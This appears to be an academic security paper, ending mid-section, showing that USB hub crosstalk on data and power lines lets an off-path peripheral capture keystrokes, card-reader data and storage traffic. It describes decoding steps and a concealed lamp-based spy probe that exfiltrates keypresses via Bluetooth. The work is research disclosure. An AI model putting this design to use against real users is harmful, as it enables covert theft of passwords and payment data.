The Universal Serial Bus (USB) is the most prominent interface for connecting peripheral devices to computers. USB-connected input devices, such as keyboards, card-swipers and fingerprint readers, often send sensitive information to the computer. As such information is only sent along the communication path from the device to the computer, it was hitherto thought to be protected from potentially compromised devices outside this path.

We have tested over 50 different computers and external hubs and found that over 90% of them suffer from a crosstalk leakage effect that allows malicious peripheral devices located off the communication path to capture and observe sensitive USB traffic. We also show that in many cases this crosstalk leakage can be observed on the USB power lines, thus defeating a common USB isolation countermeasure of using a charge-only USB cable which physically disconnects the USB data lines.

Demonstrating the attack's low costs and ease of concealment, we modify a novelty USB lamp to implement an off-path attack which captures and exfiltrates USB traffic when connected to a vulnerable internal or a external USB hub.

1 Introduction

Modern computer systems typically consist of hundreds of components, each with a clear functionality and well-defined input-output interfaces. Connecting all of these components are buses, which transfer information between components. Since the internal hardware components of a system are usually assumed to be trusted, most buses carry no protections against malicious behavior. However, with the development of complicated computer peripherals, buses are no longer kept internal. High-Definition Multimedia Interface (HDMI) [28], DisplayPort [47], the external Serial AT Attachment (eSATA) [43], the Universal Serial Bus (USB) [14], and many others all connect to external devices of unknown origin. Moreover, these buses often carry sensitive information such as key strokes (including passwords), mouse movements, file transfers, screen images, etc.

The security model of these buses does not follow the standard methods of securing communication channels. Rather than using common techniques, such as encryption and authentication, these buses seem to rely on a unicast network model, where messages are physically routed along the path from the sender to the receiver instead of being broadcasted to all of the components connected to the bus. This, coupled with short and simple routes that only have few intermediate components, seems to provide a "good enough" security. As a result, in order to externally monitor traffic such as the victim's keystrokes, the attacker has to corrupt one of the often small number of components that are located between the sender (the keyboard) and the receiver (the USB host). Consequently, it is commonly assumed that "devices are not able to snoop information sent from the Device to Host since information flows only through Hubs until it reaches the Host" [36].

In this paper we challenge this assumption. More specifically, we investigate the following questions:

*Are common communication buses vulnerable to **off-path** attacks? How can such attacks be mounted and at what cost?*

1.1 Our Results

As a case study, in this paper we focus on the Universal Serial Bus (USB) interface, which is the predominant interface used by modern computer paraphernalia. Compared with legacy interfaces such as serial port (RS-232) [17], parallel port (IEEE 1284) [19] or keyboard jack (DIN 41524/IEC 60130-9) [29], USB has wide range of advantages: it is hot pluggable, extensible (via USB hubs) and capable of supporting many types of equipment. A final feature of the USB interface is the ability to provide both data communication and power to peripheral devices.

In this paper we demonstrate that in many cases, data-dependent voltage fluctuations of the USB port's data lines can be monitored from adjacent ports on the USB hub. Our results apply to both internal USB hubs which are installed inside computers, as well as to external off-the-shelf USB hubs. Moreover, this phenomena is not limited to a small number of vulnerable hubs but seems to be quite common, spanning various manufacturers and hub designs. In our experiments, 94% of the internal hubs in computers and in docking stations and 90% of the external USB hubs we evaluated displayed some form of exploitable leakage.

In the context of communication channels, this phenomena is often referred to as channel-to-channel crosstalk [38]. We demonstrate that this crosstalk effect allows an *off-path* attacker to eavesdrop on USB communication. In particular we show that a corrupted peripheral device can monitor the communication of other peripheral devices connected to the same *non-corrupted* USB hub, or just connected directly to the same computer. Moreover, we show that common "ad-hoc" physical protections, such as physically disconnecting USB data and power lines, are often ineffective in stopping the discovered leakage.

Attack Scenario. As noted above, in addition to communication, the USB bus can also provide power to various peripherals. Many "USB toys", such as lamps, fans or office foam rocket launchers [21], often of unknown origin, have been designed to use the feature and are thus routinely connected to USB ports. An attacker can thus augment such a toy with the required equipment in order to monitor the USB port crosstalk and subsequently sell it at below-market-value prices. In Section 6 we show how to cheaply construct such a probe which can monitor and extract the communication of other devices.

We mainly focus on slow-speed USB 1.x input devices, such as keyboards, card readers, fingerprint readers, USB headsets, etc. Information sent from these devices is often sensitive (e.g., passwords, credit card numbers, biometric data, voice conversations, etc.) and thus should remain secret. While faster versions of the USB standard were published almost two decades ago and are in common use, these versions are backwards compatible with USB 1.x and many input devices are manufactured to the slower standard. We believe that in the forseeable future, slow speed-devices will continue to use the USB 1.x interface.

While our proof-of-concept probe (Section 6) was designed to attack USB 1.x devices (connected to any USB hub, including 3.0 hubs), we do show that attacks on devices using the faster USB 2.0 standard are feasible (Section 3.3). We leave the task of attacking USB 3.0 devices connected to 3.0 hubs as an open problem (See Section 7).

1.2 Related Work

For a summary of attacks on USB, see [16, 44] and references therein.

USB Traffic Monitoring. Because USB traffic is not encrypted, on-path devices can listen in to all of the communication that passes through them. This capability is exploited by commercial keyloggers, such as Key Grabber [2] and KeyGhost [1]. Neugschwandtner et al. [34] note that downstream traffic is broadcasted to all devices connected to the bus, demonstrating recovery of all the downstream traffic using a USB analyzer. They further suggest encrypting downstream USB traffic to protect against snooping attacks. Unlike their attack, we capture upstream USB traffic, which is not broadcasted. Furthermore, because their countermeasure only encrypts downstream traffic, it does not prevent our attack.

Oberg et al. [36] describe a timing-based covert channel that creates an off-path information flow between colluding devices. To mitigate the channel they suggest using deterministic time slots for serving each device. We note that our attack allows capture of the actual data transferred from a non-cooperating device and that the suggested mitigation does not protect against our attack.

Exploiting Trust on Buses. Instead of monitoring traffic, malicious devices can attack the host, exploiting weaknesses in the host software [10, 50], firmware [39], trust [15, 5] or protocol [42]. Similarly, malicious hosts can attack attached devices [33, 35, 32, 52]. The attack of the USB bus was also explored by Bratus et al. [12] both at the hardware level and at the device driver level.

To protect the host from malicious devices, Tian et al. [46, 45] and Angel et al. [7] suggest filtering the USB traffic and implementing a permission mechanisms for USB ports. Angel et al. [7] also suggests applying end-to-end encryption between devices and the host to protect the confidentiality and the integrity of USB data in transit.

A common method for protecting hosts from malicious devices and vice versa is to cut the data lines between the two, connecting only the USB power lines. Such an approach allows the host to power a device without the risk of data interchange between the two. Available options for this approach include power-only USB cables as well as dedicated devices such as the USB Condom [3]. We note that such defenses do not protect against our attack in the case that crosstalk leakage is present on the power lines.

Attacks On The Physical Medium. USB Killer [18] is a device designed to collect energy from the USB power line and inject a high voltage pulse back into the computer, to destroy sensitive electronic components.

Vuagnoux and Pasini [48] as well as Wang and Yu [49] show that the electromagnetic (EM) emanations from

PS/2 keyboards can be used to spy on key presses. However, the design of the USB port seems to make this leakage much harder to exploit with only partial information being leaked about key presses, allowing the attack to only narrow down the pressed key to a group of 5 potential keys [48]. EM attacks have also been shown effective in recovering video signals [31] and Ethernet communication [41]. See [22] for a survey of EM-based surveillance attacks. Similar attacks exploit acoustic emanations from keyboards [8, 26] and printers [9].

Side Channel Attacks. Attacks on cryptographic implementations by monitoring devices' electromagnetic emanations and power usage have been extensively demonstrated. See [6, 30] and references therein. While many such works have focused on small devices such as smart cards or FPGAs, recent works have demonstrated similar vulnerabilities in PCs [23] and smartphones [24].

Side Channel Attacks Using USB Ports. The USB ports of various devices were also used for mounting side channel attacks. For laptop and desktop computers, monitoring the USB power lines [37] can reveal information about the system's activity. In addition, the "far-end-of-cable" key extraction attack of [25, 23] can be also mounted over USB ports. For mobile phones, the USB port can be used for power analysis key extraction attacks [24] and distinguishing websites [51].

1.3 Structure of this Paper

The rest of this paper is organized as follows: Section 2 introduces USB, including the bus topology and relevant aspects of its physical and logical protocols. In Section 3 we discuss the crosstalk leakage on the USB data and power lines. We show how to decode the leakage to recover the transferred data in Section 4, and proceed to describe the attacks on various devices in Section 5. Section 6 demonstrates a practical attack using a subverted USB lamp that captures key presses and exfiltrates the information wirelessly via Bluetooth.

2 The USB Interface

USB Versions and Speeds. Since its introduction in 1996, the USB standard underwent three main upgrades. Initially USB 1.x [13] used a single data path supporting up to 127 peripheral devices and with 12 Mbps data rate (also known as USB full-speed). This version currently still powers a huge number HIDs (Human Interface Devices) such as keyboards, remotes and various card readers. Next, in the early 2000's USB 2.0 unified the computer peripheral market, supporting speeds of up to 480 Mbps (also known as USB high-speed) while maintaining backwards compatibility. USB 2.0 is commonly used for devices requiring high data transfer rates, such as external storage devices and Web cameras. Finally, in 2008 another major upgrade of the USB family, USB 3.0, was published [27]. In this version, the maximum bus speed was increased to 5 Gbps (also known as USB superspeed). In order to achieve such a speed and to support full-duplex communication, five new pins were added to the classic connectors and the cable material standard was upgraded.

USB Hubs. USB hubs are commonly used to split a single USB port to many (typically four) ports, thus allowing the user to connect additional peripheral devices. In addition to increasing the number of available USB ports, USB hubs serve four functions. Each USB hub may function as a signal repeater, extending the cable length by five meters. Some hubs may include independent power supply to ensure each downstream port has enough power available. Hubs also function as protocol translators: for example in case a USB 1.0 ticket printer is plugged in a USB 3.0 hub, the hub translates the latest USB 3.0 downstream signal back to the legacy USB 1.0 language and forwards to the printer. Finally, the USB hub also protects the bus by isolating and disconnecting malfunctioning devices which draw too much power or do not obey the USB protocol.

USB Tiered Topology. All USB devices are connected in a tree topology, up to 127 devices (including any hubs) can be connected. At the root of the tree, there is a single host (also known as USB root hub) which is directly addressable from CPU. The host coordinates the USB tree network and in USB 1.0 and 2.0 it is the only one in the network who can initiate communication. Up to five additional hubs can be cascaded in series on each tree branch. Each hub has one upstream port and up to seven downstream ports. Downstream traffic is broadcasted to all of the devices in the tree. However, upstream data is only sent along the (single) path from the transmitting peripheral device to the host. In particular, hubs which are not located on the path between the transmitting peripheral and the host should not be able to observe the peripheral's upstream USB traffic.

Broadcasting USB downstream traffic is a risky design decision [34]. For example, an attacker can use a simple USB analyzer to monitor disk writes. However, because upstream traffic is only transmitted along the path to the host, much of the "interesting" data, such as keyboard inputs and disk reads, seems to remain inaccessible to a corrupted peripheral device outside that path.

USB 1.x and 2.0 Ports Structure. Both USB 1.x and USB 2.0 use a two-wire differential communication bus. We denote these wires as D+ and D-. In addition, each USB connection also provides two power lines, denoted as Vcc and GND, to supply 5 Volt power to peripheral devices. See Figure 1.

USB 1.x and 2.0 Communication. Sharing the bus is achieved through the use of Time-Division Multiplexing

Figure 1: Structure of a USB port.




Figure 2: USB transaction, frame and packets.

(TDM). The bus protocol divides time into 1 ms *frames*, as shown in Figure 2. Each frame comprises a Start of Frame (SOF) packet followed by several *transfers*. Transfers can be *periodic*, repeating in every frame as long as the target device remains connected to the bus. These are used, for example, for polling input devices which are supposed to update as frequently as possible.

Otherwise, transfers are *non-periodic*. These include control transfers assigning a bus address to a newly plugged device, or occasional data-transfers such as updating the print queue of a printer. Each transfer consists of packets, which are the smallest building block of USB traffic. At the bottom of Figure 2, we illustrate a keyboard report transfer. The transfer begins with a *Token* packet that probes the keyboard for key presses. If undelivered key presses are present, the keyboard responds with a *Data* packet that contains a 64 bit payload identifying the pressed key. The host then responds to the Data packet, sending a *Handshake* packet, which terminates the transfer. If no key presses are available for delivery, the keyboard responds to the initial Token packet with a Handshake packet that terminates the transfer.

To protect data from corruption, packets include several checksum mechanisms. The Packet Identifier (PID) field is protected by requiring that the second half of the field is the bitwise complement of the first half. Token packets transmitted from the host to the device use a 5 bits CRC (Cyclic Redundancy Check) to verify the Address (ADDR) and Endpoint (ENDP) fields and Data packets use a 16 bits CRC in order to verify the payload.




Figure 3: Leakage can be observed at an unused port adjacent to the USB device.

3 Leaky Hubs


We now turn our attention to the leakage between two adjacent USB ports on the same USB hub. We investigate both internal hubs, installed inside computers, and external stand-alone hubs. As mentioned in Section 2, downstream traffic from the PC to the peripherals connected to the hub is broadcasted and thus readily available. However, upstream traffic, e.g. keyboard presses, is not broadcasted and thus should remain out of reach for an attacker monitoring the USB port. We evaluated the crosstalk leakage between two downstream USB ports on the same USB hub as follows. First, we connected a USB input device, such as a keyboard, to one of the ports of the hub. Next, we used an oscilloscope to monitor the data sent from the device to the host while concurrently measuring the leakage on a *different* USB port of the same USB hub. See Figure 3.

As we described in Section 2, every USB port contains a pair of data lines and a pair of power lines. Each of these pairs is a potential source of leakage. Hence, we can measure the crosstalk leakage present on the data lines of an adjacent port and additionally, or alternatively, we can measure it on power lines of the adjacent port.

In a typical scenario both data line and power line leakage should be available on the same USB port, thus allowing the attacker to choose the channel containing the best signal. However, common “ad-hoc” countermeasures against untrusted USB devices are sometimes deployed. These include USB hubs with dedicated switches, which power devices down by cutting the power supply to them and power-only cables, a.k.a. *USB condoms* [3], which disconnect the data lines in order to prevent interaction between the device and the USB host. Yet, because the crosstalk leakage is often present on both the power and the data lines, to completely render the attacker ineffective, *both* pairs should be disconnected.

3.1 Data Line Leakage

Experimental Setup. In order to evaluate the data line crosstalk leakage present on USB hubs we used an Agilent MSO6104A oscilloscope (1GHz, 4Gsps) and two Agilent 10073C 500MHz passive probes. We then con-



(a) Terminus Tech FE1.1s (inside a Lenovo 100s laptop)

(b) Prolific MA8601

(c) SMSC USB2517-JZX (inside an Apple Display)

(d) ASMedia Technology ASM1074L

Figure 4: Top and middle row: Four tested USB hubs and their controller chips found to contain data line crosstalk leakage. Bottom row: Corresponding leakage waveform, yellow (top) trace shows the USB traffic and purple (bottom) trace shows the data line crosstalk leakage measured from an adjacent downstream USB port.




Figure 5: Typical schematic of a USB hub (left) and the RC differentiator created by C and $R3$ (right).

nected a USB keyboard (Lenovo KU-0225) to one of the hub's downstream ports. Next, we used one of the oscilloscope's probes to monitor the communication between the PC host and the keyboard by measuring the voltage on the D+ line relative to the GND line. Finally, we observed the data line crosstalk leakage (using the oscilloscope's second probe) by measuring the voltage on the D+ or D- line relative to the GND line on one of the hub's other downstream ports.[1]

Observing the Data Line Crosstalk. Figure 4 shows four different devices, including both leaking computers and leaking external hubs. The correlation between the actual keyboard data (yellow trace, top) and observed data line crosstalk leakage (purple trace, bottom) can be clearly seen. We find that such data line crosstalks are quite common. We evaluated 34 internal and 20 external USB hubs. Out of these, 17 internal and 17 external were found to have a data line crosstalk. Finally, we note that data line crosstalk is not limited to USB 2.0 ports and is also noticeable on USB 3.0 ports (see Figure 4(d)).

Leakage Mechanism. The leakage waveform of Figure 4(a) provides a hint into the physical reason for the existence of crosstalk between two different USB ports. A typical hub controller chip contains four USB logic blocks, each responsible for a single downstream USB port. See Figure 5. As part of the speed negotiation between the hub and downstream devices, the data lines of the USB port are pulled down using $15k\Omega$ resistors. (These are marked as $R1, R2, R3, R4$ in Figure 5.) Theoretically, the data lines of USB port 1 should be completely isolated from those of USB port 2. However, we conjecture that the close proximity of the USB logic blocks inside the controller chip creates some parasitic

[1] The choice between measuring the D+ or D- relative to the GND line seems to depend on the specific port and hub used. In each experiment below we actually attempted both options and present the option which showed the clearest signal.




Figure 6: Monitoring the hub's electromagnetic leakage as well as the data line crosstalk leakage. The right figure is the experimental setup where a keyboard is connected to the hub's leftmost port (silver wire), the crosstalk leakage is monitored via the adjacent port (blue wire) and the electromagnetic field is measured using an EM probe (blue loop). The left figure shows the corresponding signals where the top (yellow) trace is the actual USB data, the middle (purple) trace is the data line crosstalk leakage and the bottom (green) trace is the observed EM signal. Although the crosstalk signal is plotted with the same vertical scale as the EM signal, only the crosstalk signal (middle, purple) exhibits a clear correlation with the actual USB data (top, yellow).

capacitance between data lines of adjacent ports (see C in Figure 5). Thus, any signal present on D+ line of port 1 passes through the RC differentiator created by C and $R3$ and can be observed on the D+ line of port 2. See Figure 5. Similar crosstalk leakage also happens with the D- lines with one option typically giving much better signal than the other, depending on the USB hub and on individual ports in it.

Crosstalk or EM? In order to ascertain that the observed leakage indeed emanates from crosstalk and not from electromagnetic interference, we have used an EM probe (Langer LF R400) to measure the electromagnetic field emitted by an external USB hub. As can be seen in Figure 6, while there is a clear correlation between data line crosstalk leakage (purple, middle) and the real USB traffic (yellow, top), the hub's electromagnetic radiation (green, bottom) does not contain any observable information. We thus conclude that the observed crosstalk leakage indeed emanates from parasitic capacitance between the hub's USB ports and not from the hub's electromagnetic leakage.

3.2 Power Line Crosstalk Leakage

A common method for isolating potentially corrupted USB devices while still supplying them with 5V power is to physically disconnect the USB data lines. Indeed, power-only USB cables and USB condoms guarantee to isolate corrupted devices from the USB bus while still allowing the use of the USB port as a source of power, e.g. for plugging a mobile phone into an untrusted charging station. In this section we show that by monitoring the *power lines* of a USB port, it is possible to eavesdrop on the communication of USB devices connected to different USB ports. Thus, even if the attacker is connected to the hub using a power-only USB cable, he can still observe the communication of nearby USB devices.

Experimental Setup. We connected a USB keyboard to one of the hub's downstream ports. We then used one of the oscilloscope's probes in order to monitor the communication between the PC host and the keyboard by measuring the voltage on the D+ line relative to the GND line. Finally, using the oscilloscope's second probe, we observed the power line crosstalk leakage by measuring the voltage on the Vcc line relative to the GND line on one of the hub's other downstream ports.

Observing the Power Line Crosstalk Leakage. Figure 7 shows four devices along with the observed signals, confirming the existence of power line crosstalk leakage. The correlation between the actual keyboard data (yellow, top) and the observed power line crosstalk leakage (blue, bottom) is clearly visible. Overall, we found that 29 of the 34 internal and 17 of the 20 external hubs we tested show power line crosstalk leakage. Overall, 32 internal hubs and 18 external hubs show at least one type of crosstalk leakage.

Evaluating USB Condoms. We have also examined the crosstalk leakage present on the USB power lines measured through a PortaPow USB condom [4] which promises to "block data transfer to / from a computer, preventing data security breaches and viruses / hacking when charging from a public USB socket". As can be seen in Figure 8, the power line crosstalk leakage can be clearly observed.

Leakage Mechanism. Parasitic capacitances are present not only between two proximate data lines, but also exist across a data line and a nearby USB power line. See Figure 9 with the parasitic capacitance marked as $C1$.




Figure 7: Top row: four tested USB hubs found to contain power line crosstalk leakage. Bottom row: Corresponding leakage waveform, yellow (top) trace shows the USB traffic and blue (bottom) trace shows the power line crosstalk leakage measured from an adjacent downstream USB port. Notice the correlation between the sharp spikes in the leakage trace and the USB traffic. The waveforms were captured using an Agilent MSO6104A oscilloscope (1GHz, 4Gsps) and two Agilent 10073C 500MHz passive probes.




Figure 8: Measuring powerline crosstalk leakage through a PortaPow USB condom. The right figure is the exprimental setup where a keyboard is connected to the USB hub via the silver wire and the powerline crosstalk leakage in monitored through the PortaPow USB condom (red) via the blue wire. The left figure shows the correponding signals (acquired using an Agilent Infiniium DSO 5454832B oscilloscope) where the top (yellow) trace is the actual USB data and the bottom (blue) trace is the powerline crosstalk leakage. Notice the clear correlation between the two traces.




Figure 9: Power line crosstalk leakage mechanism. The parasitic capacitance is marked by $C1$.

Next, since the power lines of all of the USB ports are generally interconnected inside the hub controller chip, the data-to-power crosstalk occurring in one port can be also observed from another port.

3.3 Attacking USB 2.0 Devices

So far we have mainly focused on crosstalk leakage created by USB 1.x devices (such as keyboards or other human interface peripherals). Similar effects are also present with high speed USB devices, such as USB storage and webcam devices. However, since these devices operate at a much greater speed, the experimental setup used in Section 3.1 is no longer sufficient.

Experimental Setup. In order to observe the data line crosstalk leakage from high speed USB 2.0 devices, we used an Agilent DSO 90404A oscilloscope (6GHz, 20Gsps). We then connected a USB drive to one of the hub's downstream ports and used an Agilent N2795A active probe in order to monitor the communication be-

Figure 10: USB 2.0 data line crosstalk leakage from a hub of the same make as the one used in Figure 6. The yellow (top) trace shoes the USB traffic and the blue (bottom) trace shows the observed data line crosstalk leakage measured from an adjacent downstream port (manually aligned with the yellow trace by subtracting 4ns).

tween the USB drive and the PC host while transferring files from the USB drive *to* the PC host. Finally, we used an Agilent N2752A differential probe in order to monitor the voltage between the D+ and D- lines on one of the hub's other downstream ports.

Observing USB 2.0 Data Line Crosstalk Leakage. Figure 10 shows that resulting data line crosstalk leakage while transferring data from the USB drive to the host PC. The correlation between the actual data (yellow, top) and the observed data line crosstalk leakage (blue, bottom) can clearly be seen. We recall that while USB downstream traffic (from the PC host to the USB devices) is broadcasted, USB upstream traffic (such as transferring files from the USB drive to the PC host) is not broadcasted. Thus, it should not be possible to observe the data being transferred from the USB drive to the host PC.

4 Leakage Decoding

4.1 Decoding USB Traffic

Physical Layer. As mentioned in Section 2, both USB 1.x and USB 2.0 use a two-wire differential communication bus, whose wires we denote by D+ and D-. Theoretically, the voltage of D+ relative to D- should be one of two values, either 'high' (3.3V for USB 1.x and 300mV for USB 2.0) or 'low' ($-3.3V$ for USB 1.x and -300mV for USB 2.0).

Non Return to Zero Inverted (NRZI) Encoding. Both USB 1.x and USB 2.0 use NRZI encoding in order to transmit individual bits across the communication bus. One bit is transmitted in each clock cycles, with zeroes represented at the physical layer as transitions between the low and the high voltage levels whereas ones are represented as a lack of transition, i.e. keeping the voltage constant across the clock cycle. To maintain clock synchronization, the USB bus avoids long periods of no transitions using *bit stuffing* encoding [11]. More specifically, it inserts a zero after every sequence of six consecutive ones. At the receiving end, voltage transitions are used to maintain clock synchronization. The receiver otherwise ignores the artificially inserted zeroes.

Decoding USB Packets. Figure 11 presents a USB transfer between a host and a USB keyboard. It shows the signal that represents the communication (blue, top) alongside the corresponding leakage captured on the data lines of another port of the hub (green, bottom). The transfer consists of a clock synchronization followed by a token packet from the host, requesting information about keyboard presses. Following the token, we see the keyboard's response which contains a payload with the key press information.

Field	SYNC	PID	ADDR	ENDP	CRC5
value	00000001	10010110	0101100	1000	10001
Comment	–	IN	0x0A	0x01	–

Note that the two halves of the PID field (1001 0110) complement each other, signifying that the PID check is correct and making it an incoming (IN) packet from the PC to an attached peripheral with address ADDR at endpoint ENDP. Next, as mentioned in Section 2, the token packet also contains a CRC5 field (using the polynomial $X^5 + X^2 + X^0$) of the ADDR and ENDP fields. Indeed, performing long division of 010110 1000 over 100101 gives 10001, which is exactly the CRC5 field of the packet. Finally, at the right bottom corner of Figure 11 there is a clip of payload carried in the DATA packet whose value is 00010000. Since USB data is transmitted least significant bit first, the transmitted value is **0x08**. This scancode matches the "**E**" key on the keyboard indicating that this key was pressed.

4.2 Decoding Data Line Crosstalk Leakage

We now present the signal processing techniques we use to decode the information available via data line crosstalk leakage. As Figure 11 shows, there is a clear correlation between the data line crosstalk leakage (green, bottom) and the actual USB communication (blue, top). However, the transition between signal levels in the leakage trace are less clear than in the communication trace. In order to automatically and reliably decode the information present in the data line crosstalk leakage trace we have performed the steps outlined below. These steps are carefully chosen to allow implementation on cheap and simple hardware that an adversary can conceal easily. See Section 6.

Step 1: Leakage Trace Cleanup. As can be seen in Figure 12(top, black), the data line crosstalk leakage trace contains high frequency noise, making detecting the bus transitions difficult. In order to remove this high frequency noise, we have applied triangular window




Figure 11: USB communication (blue, top) and data line crosstalk leakage (green, bottom) of a USB frame with a keyboard attached to the USB hub. The data line crosstalk leakage was captured using the hub from Figure 6.

moving average filter. This removed the high frequency spikes in the leakage trace, see Figure 12(top, blue).

Step 2: Transition Enhancement. To precisely locate the bus transitions in the trace we produced at Step 1, we calculated its derivative. That is, we want to find $V' = \frac{\partial V}{\partial t}$ where V denote the trace produced by Step 1 above. Simplifying this operation, we approximated the derivative by subtracting from each sample at some location t in V the sample present at location $t - 10$ in V.[2] Figure 12(middle) is the result of this derivative approximation. Note that the rising edges appear as local maxima and the falling edges appears as local minima.

Step 3: Edge Detection. As mentioned in Section 4.1, in the NRZI encoding the rising and the falling edges are equivalent. Both represent a level toggle in physical layer, which corresponds to a transmission of a zero bit. Thus, we first compute the absolute value of the trace we produced in Step 2, see Figure 12(black, bottom). Next, in order to decode the data line crosstalk leakage accurately, we need to know the exact times of the trace's edges. A naive approach would be to attempt to locate all the local maxima of Figure 12(black, bottom). However this approach is unreliable as it might be distracted by any noise, such as the glitches between samples 200 and 250 in Figure 12(black, bottom).

Instead, we apply a simple thresholding to locate the edges. As Figure 12(blue, bottom) shows, we used a fixed threshold of 0.048 V.[3] Next, every time the trace (black) crosses the threshold low to high we consider this to be a transition of the physical layer. See Figure 12(green, bottom).

Step 4: NRZI Decoding. As mentioned in Section 4.1, in the USB protocol uses NRZI encoding. More specifically, the value of a transmitted bit is indicated by maintaining a fixed signal level for a logical one and a transition between signal levels for a logical zero. To decode the signal we use the timing of physical layer transitions to find zeroes (Figure 12(green, bottom)). Next we use the length of the intervals between transitions to find the number of ones. Finally, to account for bit stuffing, we remove any logical zero appearing after six consecutive logical ones.

4.3 Decoding Power Line Crosstalk Leakage

We now turn to the signal processing techniques we use to decode the information available via power line crosstalk leakage. As can be seen from the red trace in Figure 13, every transition between the high and low levels on the USB communication lines creates a short, sharp glitch on the USB power lines. Thus, to decode the information present in the power line crosstalk leakage we performed the following.

As in Step 2 of Section 4.2, we approximated the first

[2] Note that $(V_t - V_{t-n})/n$ is a discrete approximation of the derivative at point t. In our case setting $n = 10$ seems to produce the best results. Note further that because n is constant, discarding the division does not affect the overall shape of the trace.

[3] This value was set empirically and may vary between different leaky hubs.




Figure 12: Trace transformations performed to decode the data line crosstalk leakage. (top, black) is the raw data line crosstalk leakage from the hub in Figure 6 and (top, blue) is the result of removing the high frequency noise done in Step 1. (middle, red) is the result of applying the trace enhancement step (Step 2) on the results of leakage trace cleanup step (Step 1). Finally, the (bottom, black) trace is the absolute value of the (middle, red) trace and the green markings denote all locations where the bottom black trace crosses the blue threshold.

order derivative by subtracting each sample from the previous one. We then computed the absolute value of the approximated derivative and smoothed the resulting trace using a moving average filter of 10 samples. This resulted in a relatively clean trace with the toggling in physical layer clearly visible as sharp spikes. See Figure 14(blue). We then applied Steps 3 and 4 from Section 4.2 using a threshold of 0.05 V for edge detection. This resulted in a clear detection of the physical layer toggling events. See Figure 14(green).

5 Leakage Crosstalk Attacks

In this section we present several crosstalk leakage attacks against various peripheral USB devices.

Experimental Setup. We used an Agilent MSO6104A oscilloscope (1GHz, 4Gsps) with Agilent 10073C 500MHz passive probes to monitor the communication between the attacked peripheral and USB host while at the same time monitoring either the data line or power line crosstalk leakage.

Attacking USB Keyboards. Using data line crosstalk leakage, we have successfully extracted keyboard presses from USB keyboards, see Figure 15. Similar results were obtained using power line crosstalk leakage. Finally, notice that in this case, the USB hub had two additional USB devices connected to it (a USB mouse and a USB headset) in additional to the USB keyboard. Nonetheless, we have successfully extracted the keyboard presses, despite additional USB traffic from other devices, functioning concurrently to USB keyboard.

Attacking USB Magnetic Card Readers. In addition to USB keyboards, we have successfully extracted credit-card data from a USB magnetic card reader (MagTek 21040140) using data line crosstalk leakage from an internal USB hub of a Lenovo Ideapad 100s laptop. See Figure 16 for a picture of the experimental setup and Figure 17 for the extracted data. Similar results were also obtained using power line crosstalk leakage.

Attacking USB Headsets and USB Fingerprint Readers. Two other types of devices we successfully attacked are USB headsets and USB Fingerprint Readers. For the headsets, we captured the signals corresponding to the microphone (see Figure 18). We have also successfully observed and decoded the USB communication of a USB fingerprint reader during a finger swipe (see Figure 19). We did not attempt to decode either the voice communication of the headset or the fingerprint data because these devices use propriety data-transfer formats, and reverse engineering these is beyond the scope of this paper. However, we did recover the USB traffic and with the knowledge of the protocols, interpreting the captured data should be straightforward.

Attacking USB Storage. In addition to attacking human interface devices, we have also mounted crosstalk leakage attacks on USB 1.1 drives connected to both internal and external USB 2.0 hubs. Indeed, we have successfully recovered the communication during a file transfer from a USB 1.1 drive to the PC host using data line crosstalk leakage with both external and internal USB 2.0 hubs. See Figure 20. Due to the complexity of the USB driver stack and the file system, we did not attempt to decode the obtained traffic. However, we claim that since the USB communication was completely recovered from the crosstalk leakage, recovering the transferred file can be achieved as well. Finally, similar results were also obtained using power line crosstalk leakage.

6 Exploiting Crosstalk Leakage via Malicious Peripherals

In this section we show how to construct a malicious peripheral device (spy probe) which can successfully extract USB keyboard presses from the data line crosstalk leakage. After extraction, the spy probe exfiltrates the key presses via Bluetooth.




Figure 13: USB communication (blue, top) and power line crosstalk leakage (red, bottom) of a single 1ms USB frame with a keyboard attached to the USB hub. The data line crosstalk leakage was captured using the hub from Figure 7(rightmost).




Figure 14: Smoothed trace (blue) subjects to the threshold (red) and the resultant Edge detected (green).

6.1 Design Overview

Hardware. The spy probe is constructed from an Alinx AX309 FPGA development board (30 USD) connected to an AN108 analog to digital conversion (ADC) board (15 USD) designed by heijin.org. Data is exfiltrated using a WeBee Bluetooth Low Energy (BLE) Board with a Texas Instruments CC2540 chip (5 USD). All of the probe's components are concealed in a USB ghost lamp (20 USD). See Figure 21. In case the 5V USB power is not available (such as in the case where the power lines are disconnected in an attempt to isolate a malicious device), the lamp also contains a battery pack.

The ADC Board. We have connected the ADC board to a male A-type USB plug which should be plugged into the leaky USB hub in order to monitor the data line crosstalk leakage. We have connected the ADC's input to the D+ USB line and monitored its voltage relative to




Figure 15: Extracting keyboard presses using data line crosstalk leakage. The scan code 0x07 corresponding to the letter d is clearly visible in the leakage trace.

the GND line. We have also used the USB's 5V power line in order to power the probe.[4] Our ADC board has a clamp circuit, attenuator (AD8065), low pass filter and an 8 bit 32 MSaps ADC in a chain. The clamp is a protective element consisting of two germanium diodes, to ensure that the voltage of the signal feed into the ADC never goes above 5 Volts or below GND. Immediately after the clamp there is an attenuator, mapping the input signal of ± 5 Volts into a 0–2 Volt range. In order to remove high frequency noise, there a simple RC low-pass filter ($f_c = 723MHz$) between the attenuator and the ADC. Finally a AD9280 ADC is used to digitize the data

[4] As mentioned above, the spy probe also contains a battery pack for the case where the 5V power is not available.

Figure 16: (left) Experimental setup for extracting credit card data from a USB card reader (MagTek 21040140 card reader and a Lenovo Ideapad 100s laptop) using data line crosstalk leakage (clearly visible on the oscilloscope's screen) from an internal USB hub. (right) MagTek 21040140 USB magnetic card reader.

Figure 17: Extracted credit card data using data line crosstalk leakage. (top) Observed data line crosstalk leakage trace segment. Part of the credit card number is visible in hexadecimal encoding (marked in orange box). (middle) hexadecimal to ascii conversion of the extracted data. Part of the credit card number is visible in ascii form (green). (bottom) picture of the credit card used. Notice the correct extraction of the credit card number. In order to protect owner's privacy we have hidden all other card details.

line crosstalk leakage signal. The ADC receives its clock from the FPGA board and transmits 8 bits of data per sample back to the FPGA board. Because the signals we measure are typically 30mV peak to peak, we bypassed the attenuator with a jumper cable thereby improving the measurement resolution. See Figure 22.

Software. In order to decode the data line crosstalk leakage recorded by the probe's ADC board, we have implemented a highly optimized version of the signal processing approach described in Section 4.2 on the probe's FPGA board, in Verilog HDL. After decoding the data line crosstalk leakage, the spy probe filters out USB packets which correspond to keyboard presses and exfiltrates them via a bluetooth connection.

6.2 Attack Performance

In this section we evaluate our spy probe's ability to correctly recognize and exfiltrate USB keyboard presses.

Experimental Setup. We used a Microsoft SurfacePro laptop as a USB host. This machine has only one USB slot, forcing the end user to use an external USB hub in order to simultaneously connect a keyboard and mouse.




